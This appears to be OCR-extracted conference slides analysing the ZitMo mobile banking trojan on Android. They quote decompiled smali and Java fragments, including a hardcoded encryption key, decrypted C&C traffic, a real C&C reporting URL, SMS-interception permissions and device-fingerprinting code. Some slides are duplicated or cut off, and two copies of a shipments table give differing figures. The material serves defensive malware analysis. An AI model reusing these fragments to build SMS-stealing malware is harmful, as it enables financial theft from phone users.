ZitMo NoM

ZeuS in the Mobile No More


MOBILE FIRST

PROTECTION

ZitMo NoM

ZeuS in the Mobile No More

The Odd Couple: SchwartzNET Labs

David Schwartzberg

@Hak4Kidz


@LaDosaNostra

@SchwartzNetLabs
@DSchwartzberg
@MobileIron

@NinjaSl0th

- security semi-professional
- enjoy experimenting with malware
- analyzing the latest threats.
- actively enjoy analyzing and collecting OSINT
  - developing applications to collect OSINT

MobiMalware by Platform




Source: Fortinet *Threat Landscape 2014* http://www.fortinet.com/sites/default/files/whitepapers/Threat-Landscape-2014.pdf

What is ZitMo?

ZitMo is the PC ZeuS C&C Trojan written for mobile platforms - Symbian, BB, WinMo & Android.

The PC ZeuS Trojan is notorious for http form injections to steal additional banking information; amongst other things.

ZitMo is botnet malware mainly intercepting mTAN/SMS transmissions for finanical gain.


3:07 PM
Alarm Clock
Android Security Su...
Browser
Calculator
Camera
Car Home
Contacts
Custom Locale
Dev Tools
Email
Gallery
Messaging
Music
Phone
Settings
Spare Parts


3:05 PM
Android Security Suite Premium
Activation code
100000003

Mobile Trojan Advancements

Starting to use Orbit client / TOR to anonymize traffic to C&C
- IMPACTS: Detection, tracking and shutdown

Used to mine virtual crypto-currency
- IMPACTS: data service usage, battery life, device longevity

Bootkit evolution rising
- IMPACTS: detection and extraction

Rising Remote Access Trojans (RATs) revolt
- IMPACTS: permits access to device audio and video; App Store detection

Source: F-secure Mobile Threats Report Q1 2014

Behavioral Analysis

Detection Evasion Tactics (DET)

- URI obfuscation
- encode text commands
- Static keys to encrypt data

Communication channels

- WiFi - HTTP
- Carrier - HTTP + SMS

```
.registers 4
        invoke-direct {p0}, java.lang.Object.<init>()void
3       const-string v0, "0523850789a8cfed"
5       iput-object v0, p0, com.guard.smart.b.c:java.lang.String
        new-instance v0, javax.crypto.spec.SecretKeySpec
9       iget-object v1, p0, com.guard.smart.b.c:java.lang.String
B       invoke-virtual {v1}, java.lang.String.getBytes()byte[]
```

HTTP Obfuscation

Encrypted:

POST /sms/d_m009.php
HTTP/1.1
Content-Type: text/plain;
charset=utf-8
Content-Length: 154
Host: REDACTED
Connection: Keep-Alive

dKqRLWyz2Xr5CptfCyStAG0+7Vf
WrWjyv1dAMRe3c2Qx9PMAGjcL
olpFevr2JFIYVMJlUM/guNFq
+YTPnaEt8XjEEoj13uMOjEO8NkG
KYiWYMytcWR5UePhdhqlVoTqZs
Xa2Y6xX2hoobmJUhXScig==
HTTP/1.1 200 OK
Server: nginx/1.1.19

Date: Sat, 20 Apr 2013 16:09:16
GMT
Content-Type: text/html;
charset=utf-8
Content-Length: 24
Connection: keep-alive
Vary: Accept-Encoding

FFWkbGCN+cY5qwBZSzN+Zg==

Decrypted:

POST /sms/d_m009.php
HTTP/1.1
Content-Type: text/plain;
charset=utf-8
Content-Length: 154
Host: REDACTED
Connection: Keep-Alive

services=timer&login=%5Ekias
%2Bah%3A6oGyh3*
%25m&phone=REDACTED&devid
=REDACTED&dd=REDACTED&
HTTP/1.1 200 OK
Server: nginx/1.1.19

Date: Sat, 20 Apr 2013 16:09:16
GMT
Content-Type: text/html;
charset=utf-8
Content-Length: 24
Connection: keep-alive
Vary: Accept-Encoding

0&Sign28tepXXX

Annual Device Shipments

Table 1


Worldwide Device Shipments by Segment (Thousands of Units)

Device Type	**2013**	**2014**	**2015**
Traditonal PCs (Desk-Based and Notebook)	296,131	276,221	261,657
Ultramobiles, Premium	21,517	32,251	55,032
PC Market Total	**317,648**	**308,472**	**316,689**
Tablets	206,807	256,308	320,964
Mobile Phones	1,806,964	1,862,766	1,946,456
Other Ultramobiles (Hybrid and Clamshell)	2,981	5,381	7,645
Total	**2,334,400**	**2,432,927**	**2,591,753**


Source: Gartner (June 2014)

Source: ZDNet & Gartner http://www.zdnet.com/gartner-worldwide-pc-mobile-device-market-to-grow-in-2014-7000031283/

Malware Samples YE 2012 (K)




Source: Dark Reading http://www.darkreading.com/advisory-as-new-year-approaches-android-malware-detection-growing/d/d-id/1138923



Source: Fortinet *Threat Landscape 2014* http://www.fortinet.com/sites/default/files/whitepapers/Threat-Landscape-2014.pdf


Top 10 Android Mobile Malware Families Reported, 2013



Source: Fortinet *Threat Landscape 2014* http://www.fortinet.com/sites/default/files/whitepapers/Threat-Landscape-2014.pdf

SchwartzNet Labs Research

Permissions



Settings

Alternative C&C

SQLite for SMS warehousing

Annual Device Shipments

Table 1


Worldwide Device Shipments by Segment (Thousands of Units)

Device Type	2013	2014	2015
Traditional PCs (Desk-Based and Notebook)	206,131	176,221	161,607
Ultramobiles, Premium	23,017	32,251	55,082
PC Market Total	**317,648**	**308,472**	**316,689**
Tablets	206,827	256,308	320,904
Mobile Phones	1,809,964	1,867,266	1,949,646
Other Ultramobiles (Hybrid and Clamshell)	2,981	5,381	7,245
Total	**2,334,400**	**2,432,027**	**2,591,753**

Source: Gartner (June 2014)

Privacy Violation

URLtoReport



Permissions

```
uses-permission android:name="android.permission.SEND_SMS"/>
uses-permission android:name="android.permission.BROADCAST_STICKY"/>
uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
uses-permission android:name="android.permission.INTERNAL_SYSTEM_WINDOW"/>
uses-permission android:name="android.permission.ADD_SYSTEM_SERVICE"/>
uses-permission android:name="android.permission.VIBRATE"/>
uses-permission android:name="android.permission.REORDER_TASKS"/>
uses-permission android:name="android.permission.CHANGE_CONFIGURATION"/>
uses-permission android:name="android.permission.WAKE_LOCK"/>
uses-permission android:name="android.permission.STATUS_BAR"/>
uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
uses-permission android:name="android.permission.READ_PHONE_STATE"/>
uses-permission android:name="android.permission.MODIFY_PHONE_STATE"/>
uses-permission android:name="android.permission.DEVICE_POWER"/>
uses-permission android:name="android.permission.DISABLE_KEYGUARD"/>
uses-permission android:name="android.permission.INTERNET"/>
uses-permission android:name="android.permission.WRITE_APN_SETTINGS"/>
uses-permission android:name="android.permission.WRITE_SMS"/>
uses-permission android:name="android.permission.BROADCAST_WAP_PUSH"/>
uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
uses-permission android:name="android.permission.CHANGE_NETWORK_STATE"/>
uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
```

```
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.BROADCAST_SMS"/>
<uses-permission android:name="android.permission.WRITE_SETTINGS"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.UPDATE_DEVICE_STATS"/>
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.WRITE_SECURE"/>
<uses-permission android:name="android.permission.WRITE_SECURE_SETTINGS"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS"/>
```

```
uses-permission android:name="android.permission.SEND_SMS"/>
uses-permission android:name="android.permission.BROADCAST_STICKY"/>
uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
uses-permission android:name="android.permission.INTERNAL_SYSTEM_WINDOW"/>
uses-permission android:name="android.permission.ADD_SYSTEM_SERVICE"/>
uses-permission android:name="android.permission.VIBRATE"/>
uses-permission android:name="android.permission.REORDER_TASKS"/>
uses-permission android:name="android.permission.CHANGE_CONFIGURATION"/>
uses-permission android:name="android.permission.WAKE_LOCK"/>
uses-permission android:name="android.permission.STATUS_BAR"/>
uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
uses-permission android:name="android.permission.READ_PHONE_STATE"/>
uses-permission android:name="android.permission.MODIFY_PHONE_STATE"/>
uses-permission android:name="android.permission.DEVICE_POWER"/>
uses-permission android:name="android.permission.DISABLE_KEYGUARD"/>
uses-permission android:name="android.permission.INTERNET"/>
uses-permission android:name="android.permission.WRITE_APN_SETTINGS"/>
uses-permission android:name="android.permission.WRITE_SMS"/>
uses-permission android:name="android.permission.BROADCAST_WAP_PUSH"/>
uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
uses-permission android:name="android.permission.CHANGE_NETWORK_STATE"/>
uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
```

```
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.BROADCAST_SMS"/>
<uses-permission android:name="android.permission.WRITE_SETTINGS"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.UPDATE_DEVICE_STATS"/>
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.WRITE_SECURE"/>
<uses-permission android:name="android.permission.WRITE_SECURE_SETTINGS"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS"/>
```

Settings

```
.field public static final SettingHideSms:Ljava/lang/String; = "AntivirusEnabled"

.field public static final SettingLastSmsSended:Ljava/lang/String; = "LastSended"

.field public static final SettingUninstallComplete:Ljava/lang/String; = "AntivirusUninstallComplete"

.field public static final SettingUninstallRequest:Ljava/lang/String; = "AntivirusUninstallReq"

.field public static final SoftwareVersion:Ljava/lang/String; = "1.2.7"

.field public static final TimerReportInSeconds:I = 0x5dc

.field public static final UrlToReport:Ljava/lang/String; = "http://nfc.phatrabbit.com/biwdr.php"

.field public static final XLastMessage:Ljava/lang/String; = "XLastMessage"
```

Alternative C&C

```
.line 212
const-string v0, "AlternativeNumber"

const-string v1, "8[redacted]7"
```

Redacted

Privacy Violation

```
    .line 306
    .local v0, "ActivationId":Ljava/lang/String;
    .local v1, "imei":Ljava/lang/String;
    .local v2, "imsi":Ljava/lang/String;
    .local v3, "mgr":Landroid/telephony/TelephonyManager;
    .local v4, "myNumber":Ljava/lang/String;
    .local v5, "smsAreHidden":I
```

```
.line 220
.local v4, "alternativeControl":Z
sget-object v2, Landroid/os/Build;->MODEL:Ljava/lang/String;

.line 221
.local v2, "PhoneModel":Ljava/lang/String;
sget-object v1, Landroid/os/Build;->MANUFACTURER:Ljava/lang/String;

.line 224
.local v1, "PhoneManufacturer":Ljava/lang/String;
sget-object v0, Landroid/os/Build$VERSION;->RELEASE:Ljava/lang/String;

.line 225
.local v0, "AndroidVersion":Ljava/lang/String;
const-string v9, "Model:%s AC:%s H:%d AltC:%d V:%s Mf:%s/%s"
```

Privacy V

```
.line 306
.local v0, "ActivationId":Ljava/lang/String;
.local v1, "imei":Ljava/lang/String;
.local v2, "imsi":Ljava/lang/String;
.local v3, "mgr":Landroid/telephony/TelephonyManager;
.local v4, "myNumber":Ljava/lang/String;
.local v5, "smsAreHidden":I
```

```
.line 220
.local v4, "alter
sget-object v2, L

.line 221
```

```
lephonyManager;
g;
```

```
.line 220
.local v4, "alternativeControl":Z
sget-object v2, Landroid/os/Build;->MODEL:Ljava/lang/String;

.line 221
.local v2, "PhoneModel":Ljava/lang/String;
sget-object v1, Landroid/os/Build;->MANUFACTURER:Ljava/lang/String;

.line 224
.local v1, "PhoneManufacturer":Ljava/lang/String;
sget-object v0, Landroid/os/Build$VERSION;->RELEASE:Ljava/lang/String;

.line 225
.local v0, "AndroidVersion":Ljava/lang/String;
const-string v9, "Model:%s AC:%s H:%d AltC:%d V:%s Mf:%s/%s"
```

SQLite for SMS warehousing

```
# static fields
.field private static final DATABASE_NAME:Ljava/lang/String; = "secsuite.db"
```

path to database
/data/data/com.android.security/secsuite.db

URLtoReport

```
public class ValueProvider
{
  public static final String AlternativeControl = "AlternativeControl";
  public static final String AlternativeNumber = "AlternativeNumber";
  static Context AppContext;
  public static final int FirstReportDelay = 180;
  public static final String SettingHideSms = "AntivirusEnabled";
  public static final String SettingLastSmsSended = "LastSended";
  public static final String SettingUninstallComplete = "AntivirusUninstallComplete";
  public static final String SettingUninstallRequest = "AntivirusUninstallReq";
  public static final String SoftwareVersion = "1.2.7";
